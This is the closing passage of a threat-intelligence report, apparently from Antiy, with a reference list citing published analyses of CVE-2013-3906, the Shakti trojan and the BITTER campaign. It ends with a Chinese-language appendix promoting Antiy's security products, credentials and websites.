http://www.cert.org.cn/publish/main/upload/File/2016_cncert_report.pdf
- [4] FireEye: The Dual Use Exploit: CVE-2013-3906 Used in Both Targeted Attacks and Crimeware Campaigns
<https://www.fireeye.com/blog/threat-research/2013/11/the-dual-use-exploit-cve-2013-3906-used-in-both-targeted-attacks-and-crimeware-campaigns.html>
- [5] FireEye: Exploit Proliferation: Additional Threat Groups Acquire CVE-2013-3906
<https://www.fireeye.com/blog/threat-research/2013/11/exploit-proliferation-additional-threat-groups-acquire-cve-2013-3906.html>
- [6] Malwarebytes Labs: Shakti Trojan: Document Thief
<https://blog.malwarebytes.com/threat-analysis/2016/08/shakti-trojan-stealing-documents/>
- [7] Malwarebytes Labs: Shakti Trojan: Technical Analysis
<https://blog.malwarebytes.com/threat-analysis/2016/08/shakti-trojan-technical-analysis>
- [8] Forcepoint: BITTER: A TARGETED ATTACK AGAINST PAKISTAN
<https://blogs.forcepoint.com/security-labs/bitter-targeted-attack-against-pakistan>

附录二：关于安天

安天是引领威胁检测与防御能力发展的网络安全国家队，安天依托下一代威胁检测引擎、主动防御内核等自主先进技术、“赛博超脑”支撑平台和专家团队，为用户提供端点防护、流量监测、快速处置、深度分析等产品，以及安全管理、威胁情报、态势感知和靶场演练等解决方案。

安天为国家主管部门、军队、保密、部委行业等高安全需求部门，提供高级威胁和新兴威胁解决方案和能力体系，产品与服务保障了“载人航天”、“探月工程”、“空间站对接”、“大飞机首飞”等重大国防军工任务。安天也是全球重要的基础安全供应链上的核心节点，全球近百家著名安全厂商、IT 厂商选择安天作为检测能力合作伙伴，安天的检测引擎为全球近十万台网络设备和网络安全设备、超过十亿部智能设备提供安全防护。其中移动检测引擎是全球首个获得 AV-TEST 年度奖项的中国产品。

安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续五届蝉联国家级安全应急支撑单位资质，亦是中国国家信息安全漏洞库六家首批一级支撑单位之一。安天是中国应急响应体系中重要的企业节点，在红色代码、口令蠕虫、心脏出血、破壳、魔窟等重大安全威胁和病毒疫情方面，提供了先发预警和全面应急支撑。安天针对震网、毒曲、火焰、沙虫、方程式、白象等 APT 组织或 APT 行动，进行了深度的解析，对捍卫国家主权、安全和发展利益形成了有利的支撑。

安天实验室更多信息请访问：<http://www.antiy.com>（中文）

<http://www.antiy.net>（英文）

安天企业安全公司更多信息请访问：<http://www.antiy.cn>

安天移动安全公司（AVL TEAM）更多信息请访问：<http://www.avlsec.com>